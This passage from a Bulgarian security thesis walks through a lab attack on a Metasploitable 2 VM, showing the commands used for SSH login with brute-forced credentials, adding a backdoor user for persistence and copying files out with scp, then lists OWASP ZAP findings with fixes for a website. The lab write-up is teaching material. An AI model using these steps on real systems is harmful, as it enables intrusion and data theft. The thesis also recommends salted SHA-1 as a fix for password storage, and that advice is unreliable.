На Фиг.24 виждаме финалната и най-успешна фаза от атаката, а именно установяване на отдалечен достъп и поемане на контрол над целевата машина чрез SSH. Хакерът прилага на практика валидните данни, които извлече чрез груба сила в предходната стъпка.

Първоначално хакерът се опитва да влезе в системата чрез стандартната команда „ssh msfadmin@10.0.2.4“, но се сблъсква с техническа пречка: "Unable to negotiate... no matching host key type found". Това се дължи на факта, че Metasploitable използва изключително стара версия на SSH (открита при сканирането в началото), чиито алгоритми за криптиране вече се считат за несигурни и са деактивирани в модерния Kali

Linux. Атакующият обаче демонстрира технически познания и веднага адаптира командата си, за да принуди клиента да приеме стария алгоритъм: „**ssh -oHostKeyAlgorithms+=ssh-rsa msfadmin@10.0.2.4**“. Тази гъвкавост позволява на хакера да установи връзка, въпреки защитните механизми на съвременната си операционна система.

След като приема "отпечатъка" (fingerprint) на отдалечения хост, хакерът въвежда разбитата парола msfadmin (Фиг. 24). Терминалът показва успешно влизане и ни посреща с банера на Metasploitable 2. Командният ред се променя на msfadmin@metasploitable:~\$. Това означава, че хакерът вече не е външен наблюдател, а има легитимна сесия вътре в сървъра. Потвърждава се версията на Linux ядрото (2.6.24), което хакерът вече беше предположил по време на разузнаването с nmap. Системата докладва, че няма нови съобщения за потребителя, което е маловажно за сигурността, но е част от стандартната информация при вход.



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Apr 1 15:21:47 2024
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo useradd kali
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd kali
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
```

*Фиг. 25 Създаване на нов потребител в системата Metasploitable*


На това изображение виждаме прехода на атакующия от фазата на пробив към фазата на установяване на устойчивост и пост-експлоатация. Хакерът вече не е просто гост в системата, а активно я манипулира, за да си осигури дълготраен достъп, който не зависи от първоначалния акаунт msfadmin.

Първата стъпка на хакера след влизането е изпълнението на командата „**whoami**“. Тя връща резултат msfadmin, което потвърждава, че сесията е активна и атакующият знае точно с кои потребителски права разполага в момента. Макар msfadmin да не е директно "root", в Metasploitable този акаунт има широки sudo права, което е следващото нещо, което хакерът тества.

За да не бъде разкрит или за да има резервен вход, ако паролата на msfadmin бъде сменена, атакуващият решава да създаде собствен потребител в системата. Той използва командата „**sudo useradd kali**“. Използването на sudo изисква паролата на msfadmin, която хакерът вече знае от успешната атака. Успешното изпълнение на тази команда без грешка показва, че хакерът реално притежава административен контрол над машината.

Последната стъпка е задаването на парола за новосъздадения потребител чрез „**sudo passwd kali**“. Хакерът въвежда и потвърждава нова парола, при което системата отговаря с "password updated successfully" (Фиг. 25). С това действие атакуващият е постигнал критична цел, а именно вече има нов, легитимен за системата потребител kali, през който може да влиза по всяко време. В системните логове действията на потребителя kali могат да изглеждат по-малко подозрителни от постоянни влизания през msfadmin, ако администраторът реши да провери активността.

Атакуващият е демонстрирал, че веднъж придобит достъп до паролата на административен акаунт чрез груба сила, следващата логична стъпка е модифициране на базата данни с потребители на операционната система, за да се гарантира, че „вратата“ остава отворена за бъдещи атаки.



```
(kali@kali)~[~/Desktop]
$ ssh -oHostKeyAlgorithms+=ssh-rsa kali@10.0.2.4
kali@10.0.2.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Could not chdir to home directory /home/kali: No such file or directory
kali@metasploitable:/$ ls
bin  cdrom  etc  initrd  lib  media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev  home  initrd.img  lost+found  mnt  opt  root  srv  tmp  var
kali@metasploitable:/$ cd usr
kali@metasploitable:/usr$ ls
bin  games  include  lib  lib64  local  sbin  share  src  X11R6
kali@metasploitable:/usr$
```


Фиг. 26 Влизане като потребител kali и разузнаване на файловата система

Фиг.26 представлява финалният акт на тази фаза от атаката - валидиране на устойчивостта. Тук хакерът доказва, че вече е установил пълен и независим контрол над целевата машина, като използва новосъздадения от него акаунт.

Хакерът излиза от сесията на msfadmin и незабавно се опитва да влезе отново, но този път чрез новия потребител kali. Той използва същата специфична команда за заобикаляне на несъвместимите алгоритми за криптиране: „ssh -oHostKeyAlgorithms+=ssh-rsa kali@10.0.2.4“. Успешното влизане потвърждава, че създаденият в предишната стъпка потребител е напълно функционален в системата на жертвата.

След влизането хакерът получава съобщение, че домашната директория /home/kali не съществува, тъй като при създаването на потребителя не е бил използван флаг за автоматичното ѝ генериране. Това обаче не го спира. Той започва активно да изследва структурата на сървъра (Фиг. 26).

Хакерът изпълнява команда **ls**, за да види всички основни системни папки като etc, bin, root, var и tmp. Това му дава представа за разпределението на файловете и къде може да се крие чувствителна информация. Атакуваният се насочва към директорията /usr чрез **cd usr** и отново изброява съдържанието ѝ. Търсенето в тези папки често има за цел откриване на инсталиран софтуер, конфигурационни скриптове или двоични файлове, които могат да бъдат експлоатирани за по-нататъшна ескалация на привилегиите до ниво "root".



Фиг. 27 Извличане на файлове от Metasploitable към Kali Linux

Фиг.27 показва преминаването на хакера към фазата на извличане на данни. След като вече е установил устойчиво присъствие и е проучил системните директории,

атакуващият се фокусира върху извличането на конкретна ценна информация от машината на жертвата към своята атакуваща машина Kali.

В левия терминал виждаме, че хакерът отново е влязъл като msfadmin (Фиг. 27). След изпълнение на командата **ls**, той открива папка или файл с име vulnerable директно в домашната директория. Това представлява откриването на целта - конфиденциални данни, документи или софтуерен код, които са обект на атаката.

В десния терминал хакерът подготвя команда за сигурно копиране на информацията през мрежата. Той използва инструмента scp (Secure Copy Protocol), който работи върху SSH протокола. Командата е „**scp -oHostKeyAlgorithms=+ssh-rsa -r msfadmin@10.0.2.4:vulnerable Desktop**“.

**-oHostKeyAlgorithms=+ssh-rsa:** Отново се налага използването на този флаг, за да може модерната машина Kali да комуникира със старата SSH версия на Metasploitable.


**-r:** Този флаг означава „рекурсивно“ (recursive). Хакерът го използва, защото vulnerable вероятно е директория, съдържаща множество файлове, и той иска да копира всичко вътре с една команда.

**msfadmin@10.0.2.4:vulnerable:** Посочва се източникът - потребителят и адресът на жертвата, последвани от пътя до обекта за кражба.

**Desktop:** Това е крайната дестинация - работният плот на атакуващата машина.

Фиг.28 бележи успешния завършек на атаката и преминаването към фазата на кражба на данни и окончателно потвърждение на резултатите. Тук виждаме как хакерът материализира всички предходни усилия, превръщайки достъпа си в реални активи на своя десктоп.

В десния горен терминал (Фиг. 28) виждаме резултата от изпълнената в предната стъпка команда **scp**. Списъкът от файлове с разширение .tmpl и архиви като tikiwiki-1.9.5.zip се прехвърлят със скорост от около 1.3 до 1.7 MB/s. За хакера това е критичен момент - той вече притежава изходния код и конфигурациите на веб приложенията на жертвата, което му позволява да ги анализира офлайн за още по-дълбоки уязвимости.



Фиг. 28 Окончателно потвърждение на резултатите от проведената атака

Докато трансферът тече, в левия терминал хакерът влиза в директорията `vulnerable/` и изброява съдържанието ѝ. Откритите папки са изключително ценни:

**mysql-ssl:** Вероятно съдържа сертификати или конфигурации за достъп до базата данни.

**samba:** Конфигурации за споделяне на файлове, които могат да разкрият други потребители в мрежата.


**tikiwiki и twiki:** Директории на системи за управление на съдържанието, които често съдържат пароли за бази данни в текстови файлове.

Най-важното доказателство за успеха на атаката е отвореният файлов мениджър Thunar (долу вдясно), сочещ към папката Desktop на атакуваната машина. Там виждаме папките `mysql-ssl`, `samba`, `tikiwiki` и `twiki20030201`, които току-що са били изтеглени от Metasploitable. Синята стрелка на снимката ясно подчертава прехода на данните от отдалечения сървър към локалния работен плот на хакера.

Последното изображение служи като неоспоримо доказателство за успешна атака. Тук се реализира най-големият риск - загубата на интелектуална собственост и поверителна информация.

## 12. Сканиране на сайта на ХТМУ за уязвимости посредством OWASP ZAP

### 12.1 Уязвимост 1: Hash Disclosure - Mac OSX salted SHA-1



Фиг. 29 Идентифициране на уязвимост „Hash Disclosure - Mac OSX salted SHA-1“

На Фиг.29 се вижда централният панел за управление на OWASP ZAP, където в раздела „Alerts“ са изведени общо 18 вида уязвимости [41]. Маркираното предупреждение е класифицирано с висок риск (High Risk) и се отнася до разкриване на хеш стойности (Hash Disclosure), което може да позволи на атакуващия да компрометира потребителски пароли. В дясната част на екрана инструментът предоставя пълна информация за открития проблем, включително доказателство (Evidence), Common Weakness Enumeration ID или CWE ID (в случая 200) и предложено решение (Solution) за отстраняване на слабостта.

Уязвимостта „Разкриване на хеширане - Mac OSX salted SHA-1“ се отнася до ситуация, при която уеб сървърът разкрива хешираните пароли, използвайки алгоритъма SHA-1 на система Mac OSX. Разкриването на хеширане се случва, когато сървърът по невнимание изложи хешираните пароли, което улеснява нападателите да се опитат да ги разбият.

#### Рискове за системата:

- *Разбиване на пароли:* С достъп до хешираните пароли, нападателите могат да използват различни техники като атаки с груба сила или търсения в дъгова

таблица (rainbow table lookups), за да разбият паролите и да получат неоторизиран достъп до потребителски акаунти.

- *Превземане на акаунт:* След като атакуващият успешно разбие парола, той може да се представя за потребителя и да получи неоторизиран достъп до неговия акаунт, което потенциално води до пробиви на данни, кражба на самоличност или други злонамерени дейности.
- *Увреждане на репутацията:* Ако потребителските пароли са компрометирани, това може сериозно да навреди на репутацията и надеждността на засегнатата система или организация. Потребителите може да загубят доверие в сигурността на своите акаунти и да изберат да преустановят използването на услугата.

#### **Мерки за смекчаване на тези рискове:**

- *Надстройване до по-сигурен алгоритъм за хеширане:* Тъй като SHA-1 се счита за слаб и уязвим на атаки, се препоръчва да се премине към по-силен алгоритъм за хеширане като SHA-256 или bcrypt. Това може да стане чрез модифициране на кода, който обработва хеширането на паролата и актуализирането му, за да използва новия алгоритъм.

Примерен код за актуализиране на хеширането на парола за използване на bcrypt в PHP:

**// Преди**

**\$hashedPassword = sha1(\$password);**

**// След**

**\$hashedPassword = password\_hash(\$password, PASSWORD\_BCRYPT);**

- *Прилагане на осоляване (salting):* Осоляването добавя допълнителен слой на сигурност към процеса на хеширане чрез добавяне на уникален произволен низ (сол) към всяка парола преди хеширане. Това прави по-трудно за нападателите да разбият паролите с помощта на предварително изчислени таблици или дъгови таблици. Солта трябва да се съхранява сигурно и отделно от хешираните пароли.

Примерен код за прилагане на осоляване в PHP:

**// Преди**

**\$hashedPassword = sha1(\$password);**

// След

```
$salt = generateRandomSalt();
```

```
$hashedPassword = sha1($salt . $password);
```

- *Редовно актуализиране и обновяване операционната система:* Поддържането на операционната система актуална с най-новите пачове за сигурност е от решаващо значение за предотвратяване на уязвимости като тази. Проверяване редовно за актуализации и незабавно прилагане.

## 12.2 Уязвимост 2: Absence of Anti-CSRF Tokens



Фиг. 30 Идентифициране на уязвимост „Absence of Anti-CSRF Tokens“

Скенерът StackHawk търси анти-CSRF токен материал или стойности във формулярите на приложение. Отсъствието им ще предизвика тревога.

### Рискове за системата:


Cross-Site Request Forgery (CSRF) позволява на хакер да подмами удостоверен краен потребител да прави заявки срещу приложението, като прави заявки към приложението от други приложения. Това може да доведе до извършване на неоторизирани действия от името на потребителя, като например промяна на настройките на акаунта, извършване на покупки или изтриване на данни. Като се включат Anti-CSRF токени в приложението, може да се предпази от CSRF атаки, като се гарантира, че заявките се приемат само ако включват валиден токен, който е генериран и проверен от кода от страна на сървъра.

## Мерки за смекчаване на тези рискове:

Повечето фреймуърци сега включват някакъв вид Anti-CSRF библиотека за внедряване в кода. Тя трябва да бъде включена и задействана при нужда. Обикновено фреймуърците включват **nonce стойност\*** за изпращане на формуляри, които се генерират и проверяват от кода от страна на сървъра преди извършване на действия, известни също като CSRF токени.

\*Произволна или неповтаряща се стойност, която е включена в данните, обменяни от протокол, обикновено с цел гарантиране на предаването на живи данни (live data), а не на възпроизвеждани данни (replayed data), като по този начин се откриват и предпазват от атаки при повторно възпроизвеждане.

### 12.3 Уязвимост 3: Content Security Policy (CSP) Header Not Set



Фиг. 31 Идентифициране на уязвимост „Content Security Policy (CSP) Header Not Set“

Политиката за сигурност на съдържанието (CSP) е допълнителен слой на сигурност, който помага за откриване и смекчаване на определени видове атаки, включително Cross Site Scripting (XSS) и атаки за инжектиране на данни. Тези атаки се използват за всичко - от кражба на данни до обезобразяване на сайта или разпространение на зловреден софтуер. CSP предоставя набор от стандартни HTTP хедъри, които позволяват на собствениците на уебсайтове да декларират одобрени източници на съдържание, което браузърите трябва да имат право да зареждат на тази

страница - обхванатите типове са JavaScript, CSS, HTML рамки, шрифтове, изображения и обекти за вграждане като Java аплети, ActiveX, аудио и видео файлове.

#### **Рискове за системата:**


- *Cross Site Scripting (XSS) атаки:* Без CSP хедър вашият уебсайт е уязвим на XSS атаки, при които нападател може да инжектира злонамерени скриптове във вашите уеб страници и да открадне чувствителна потребителска информация или да извърши неупълномощени действия от името на потребителя.
- *Атаки с инжектиране на данни:* Нападателят могат да инжектират злонамерено съдържание във вашия уебсайт или приложение, което води до пробиви на данни, неоторизиран достъп или разпространение на зловреден софтуер до вашите потребители.
- *Повреда на сайта или разпространение на злонамерен софтуер:* Без подходяща конфигурация на CSP, атакуващите могат да променят външния вид на вашия уебсайт или да разпространяват зловреден софтуер на вашите потребители, увреждайки репутацията ви и потенциално причинявайки финансови загуби.

#### **Мерки за смекчаване на тези рискове:**

- *Идентифицирайте уеб сървъра или приложението:* Определете технологичния стек, използван за вашия уебсайт или приложение. Това може да е Apache, Nginx, IIS или специфична уеб рамка като Express.js или Django.
- *Конфигурирайте заглавката на правилата за сигурност на съдържанието:* Добавете заглавката на правилата за сигурност на съдържанието към конфигурацията на вашия сървър или приложение. Точният метод ще зависи от технологичния стек, който използвате:
  - За Apache добавете следния ред към вашия .htaccess файл или конфигурационния файл на Apache:  
**Header set Content-Security-Policy "default-src 'self';"**
  - За Nginx добавете следния ред към вашия сървърен блок или блок за местоположение:  
**add\_header Content-Security-Policy "default-src 'self';";**
  - За IIS отворете IIS Manager, изберете уебсайта си и отидете на секцията „HTTP Response Headers“. Добавете нова заглавка с името „Content-Security-Policy“ и стойността „default-src 'self';».

- За конкретни уеб рамки, консултирайте се с документацията за тази рамка за това как да зададете заглавката на политиката за сигурност на съдържанието.
- **Тествайте и потвърдете:** След като конфигурирате заглавката на Правилата за сигурност на съдържанието, тествайте уебсайта или приложението си, за да се уверите, че се прилагат правилно. Използвайте инструменти за разработчици на браузъра или онлайн инструменти за тестване на CSP, за да проверите дали заглавката присъства и дали ограничава зареждането на външно съдържание.

## 12.4 Уязвимост 4: Big Redirect Detected (Potential Sensitive Information Leak)



Фиг. 32 Идентифициране на уязвимост „Big Redirect Detected (Potential Sensitive Information Leak)“

Уязвимостта „Открито е голямо пренасочване (потенциално изтичане на чувствителна информация)“ възниква, когато сървърът отговори с пренасочване, което включва голямо тяло на отговор. Това показва, че въпреки че сървърът е изпратил пренасочване, той е включил и основно съдържание в отговора. Това основно съдържание може да съдържа чувствителни подробности, лична информация или друга поверителна информация, която не трябва да се разкрива.

### Рискове за системата:

- **Изтичане на информация:** Отговорното тяло (response body), включено в пренасочването, може да съдържа поверителна информация, като пароли, данни за кредитни карти или други поверителни данни. Тази информация може да бъде

изложена на неупълномощени лица, което води до потенциални нарушения на данните или кражба на самоличност.


- *Нарушения на поверителността:* Ако отговорният орган включва лична информация, като имена, адреси или номера на социална осигуровка, уязвимостта може да доведе до нарушения на поверителността. Това може да доведе до правни и регулаторни последици, както и до увреждане на поверителността на засегнатите лица.
- *Експлоатация от нападатели:* Нападателят могат да използват тази уязвимост, за да получат достъп до чувствителна информация и да я използват за злонамерени цели. Те могат да използват изтеклата информация, за да стартират целеви атаки, да извършат измама или да компрометират сигурността на засегнатата система или мрежа.
- *Увреждане на репутацията:* Ако чувствителна информация изтече поради тази уязвимост, това може да доведе до значителни щети на репутацията на организацията, отговорна за сървъра. Това може да доведе до загуба на доверието на клиентите, финансови загуби и отрицателно въздействие върху имиджа на марката на организацията.

#### **Мерки за смекчаване на тези рискове:**

- *Прегледайте и актуализирайте конфигурациите на сървъра:* Уверете се, че конфигурациите на сървъра са правилно настроени, за да обработват пренасочвания и да предотвратяват изтичането на чувствителна информация. Проверете дали сървърът е конфигуриран да изпраща отговор за пренасочване, без да включва основно съдържание.
- *Внедрете сигурна обработка на пренасочване:* Променете кода на сървъра, за да обработва сигурно пренасочванията. Уверете се, че когато се изпраща пренасочване, в тялото на отговора не е включена чувствителна информация или информация, позволяваща идентифициране на личността.
- *Валидирайте и дезинфекцирайте въвеждането:* Валидирайте и дезинфекцирайте всеки потребителски вход, който се използва в процеса на пренасочване. Това ще помогне да се предотврати неочаквано поведение или изтичане на поверителна информация от злонамерено въвеждане.

- **Редовно тествайте и наблюдавайте:** Редовно тествайте сървъра за уязвимости и наблюдавайте регистрационните файлове на сървъра за подозрителна дейност, свързана с пренасочвания. Това ще помогне да се идентифицират и адресират всички потенциални проблеми, преди да могат да бъдат използвани.

## 12.5 Уязвимост 5: Cookie Without Secure Flag



Фиг. 33 Идентифициране на уязвимост „Cookie Without Secure Flag“

Уязвимостта „Бисквитка без защитен флаг“ възниква, когато бисквитка е зададена без защитен флаг. Сигурният флаг е атрибут на бисквитка, който инструктира браузъра да изпраща бисквитката само през криптирана (HTTPS) връзка. Когато бисквитка е зададена без защитен флаг, тя може да бъде достъпна от нападател, ако потребителят посети некриптиран (HTTP) уебсайт. Това може да доведе до излагане на чувствителна информация, съдържаща се в бисквитката.

### Рискове за системата:

- **Излагане на информация:** Ако бисквитка, съдържаща чувствителна информация, е зададена без защитен флаг, нападателят може да прихване бисквитката чрез подслушване на мрежовия трафик. Това може да доведе до разкриване на потребителски идентификационни данни, токени за сесия или други чувствителни данни.

- *Отвличане на сесия:* Чрез прихващане на бисквитка без защитен флаг, нападателят може да отвлече сесията на потребителя и да се представи за него на уебсайта. Това може да позволи на атакуващия да извършва действия от името на потребителя, което потенциално води до неоторизиран достъп или манипулиране на данни.
- *Атаки "човек по средата":* Без флага за сигурност нападателят може да извърши атаки "човек по средата", като прихване комуникацията между потребителя и сървъра. Това може да позволи на атакуващия да промени съдържанието на бисквитката или да инжектира зловреден код в сесията на потребителя.

#### **Мерки за смекчаване на тези рискове:**

- *Активирайте защитния флаг за бисквитки:* Уверете се, че защитеният флаг е зададен за всички бисквитки, които съдържат чувствителна информация или изискват защитено предаване. Това може да стане чрез добавяне на атрибута Secure към бисквитката, когато е зададена.

Пример в PHP:

```
setcookie('cookie_name', 'cookie_value', time() + 3600, '/', '', true, true);
```

Пример в Java Servlet:

```
Cookie cookie = new Cookie("cookie_name", "cookie_value");  
cookie.setSecure(true);  
response.addCookie(cookie);
```

- *Внедрете HTTPS:* Използвайте HTTPS вместо HTTP, за да шифровате комуникацията между клиента и сървъра. Това гарантира, че всички данни, включително бисквитките, се предават сигурно.
- *Прегледайте и актуализирайте обработката на бисквитките:* Прегледайте кодовата база, за да идентифицирате всички случаи, в които бисквитките се задават без защитен флаг. Актуализирайте кода, за да включите защитен флаг за тези бисквитки.

## Заклучение

В резултат на проведените изследвания и експериментални анализи в настоящата дипломна работа могат да бъдат формулирани следните основни изводи:

1. Установено беше, че правилното архивиране и криптиране на информацията значително повишава нивото на защита на данните срещу неоторизиран достъп и загуба. Прилагането на криптирани архиви и механизми за сигурно изтриване на данни ограничава възможността за възстановяване на чувствителна информация дори при компрометиране на носителя, което потвърждава значението на тези практики като основен елемент от информационната сигурност.
